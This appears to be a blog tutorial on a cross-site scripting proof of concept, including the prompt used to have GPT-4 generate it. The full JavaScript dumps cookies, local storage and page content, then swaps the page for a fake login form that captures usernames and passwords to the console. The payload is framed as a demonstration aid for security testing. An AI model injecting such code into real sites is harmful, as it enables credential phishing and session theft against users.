The Ultimate XSS PoC with ChatGPT-4 🎯
XSS to Demonstrate Stealing Cookies, Local Storage, and Page Content Generated with ChatGPT-4 🤖

Welcome, fellow vulnerability hunters! Today, we’re going to explore a simple yet powerful way to demonstrate Cross-Site Scripting (XSS) vulnerabilities using a Proof of Concept (PoC) generated with ChatGPT model GPT-4. Get ready to level up your ethical hacking skills!
Step 1: The Prompt 📝
Let’s start with a killer prompt that’ll set the foundation for our PoC:
Create a single JavaScript file that achieves the following tasks to be embedded in my test web page: 1. Display all cookies, local storage, and DOM contents in the console. 2. Create a login page that replaces the entire content of the current webpage, and log any submitted form data to the console. 3. Apply styling to the login page to give it a professional appearance. 4. For every item logged to the console, prepend the label “hacked cookie:” or an equivalent description specific to the type of information displayed. 5. Enhance the console output with formatting and colors to make it visually appealing and easy to read.
Got it? Sweet! Now, let’s break it down into smaller tasks and tackle each one.
Step 2: Capture Cookies, Local Storage, and DOM Contents 🍪
First, we’ll look at the JavaScript snippet used to log cookies, local storage, and DOM contents to the console.
Here’s the code:

console.log(`%cHacked Cookies: %c${document.cookie}`, ‘color: red’, ‘color: blue’);

console.log(`%cHacked Local Storage: %c${JSON.stringify(localStorage)}`, ‘color: red’, ‘color: blue’);

console.log(`%cHacked DOM Contents: %c${document.documentElement.innerHTML}`, ‘color: red’, ‘color: blue’);
🔎 Explanation: We use console.log to print messages to the browser’s console. We access cookies via document.cookie, local storage with localStorage, and DOM contents using document.documentElement.innerHTML.
How it looks in the DevTools console 👀:
Step 3: Create a Fake Login Page 🚪
Next, we’ll create a fake login page to replace the current page content:
const fakeLoginPage = `
  <style>
    /* ...some CSS to style the login page... */
  </style>
  <form id="fakeLoginForm">
    <input type="text" name="username" placeholder="Username" />
    <input type="password" name="password" placeholder="Password" />
    <button type="submit">Login</button>
  </form>
`;

document.documentElement.innerHTML = fakeLoginPage;
🔎 Explanation: We define the HTML and CSS for our fake login page in a template string. Then, we replace the current page content using document.documentElement.innerHTML.
How it looks rendered in the browser 👀:

Step 4: Capture Username/Password 📤
Finally, we’ll log submitted username/password credentials to the console:
const form = document.getElementById('fakeLoginForm');

form.addEventListener('submit', (e) => {
  e.preventDefault();

  const username = form.elements['username'].value;
  const password = form.elements['password'].value;


  console.log(`%cHacked Username: %c${username}`, 'color: red', 'color: blue');
  console.log(`%cHacked Password: %c${password}`, 'color: red', 'color: blue');
});
🔎 Explanation: We access the form using document.getElementById and add an event listener for the submit event. To prevent the default form submission behavior, we call e.preventDefault(). Then, we extract the username and password values and log them to the console with the same formatting used earlier.
How it looks in the DevTools console 👀:
Putting It All Together: The Ultimate XSS PoC 🌟
Now that we have all the pieces, let’s combine them into a single JS file:
// Log cookies, local storage, and DOM contents
console.log(`%cHacked Cookies: %c${document.cookie}`, 'color: red', 'color: blue');
console.log(`%cHacked Local Storage: %c${JSON.stringify(localStorage)}`, 'color: red', 'color: blue');
console.log(`%cHacked DOM Contents: %c${document.documentElement.innerHTML}`, 'color: red', 'color: blue');

// Create a fake login page
const fakeLoginPage = `
  <style>
    /* ...some CSS to style the login page... */
  </style>
  <form id="fakeLoginForm">
    <input type="text" name="username" placeholder="Username" />
    <input type="password" name="password" placeholder="Password" />
    <button type="submit">Login</button>
  </form>
`;

document.documentElement.innerHTML = fakeLoginPage;

// Log form submissions to the console
const form = document.getElementById('fakeLoginForm');

form.addEventListener('submit', (e) => {
  e.preventDefault();

  const username = form.elements['username'].value;
  const password = form.elements['password'].value;

  console.log(`%cHacked Username: %c${username}`, 'color: red', 'color: blue');
  console.log(`%cHacked Password: %c${password}`, 'color: red', 'color: blue');
});
Github repository for this XSS PoC and others as they get added.
Voilà! You now have a powerful XSS PoC to demonstrate vulnerabilities in style. 🎉
Remember, the goal is to help developers understand the risks and fix security issues. Happy bug hunting, and keep making the web a safer place! 💻✨
Follow me on Twitter for daily hacking tips:
Happy hunting!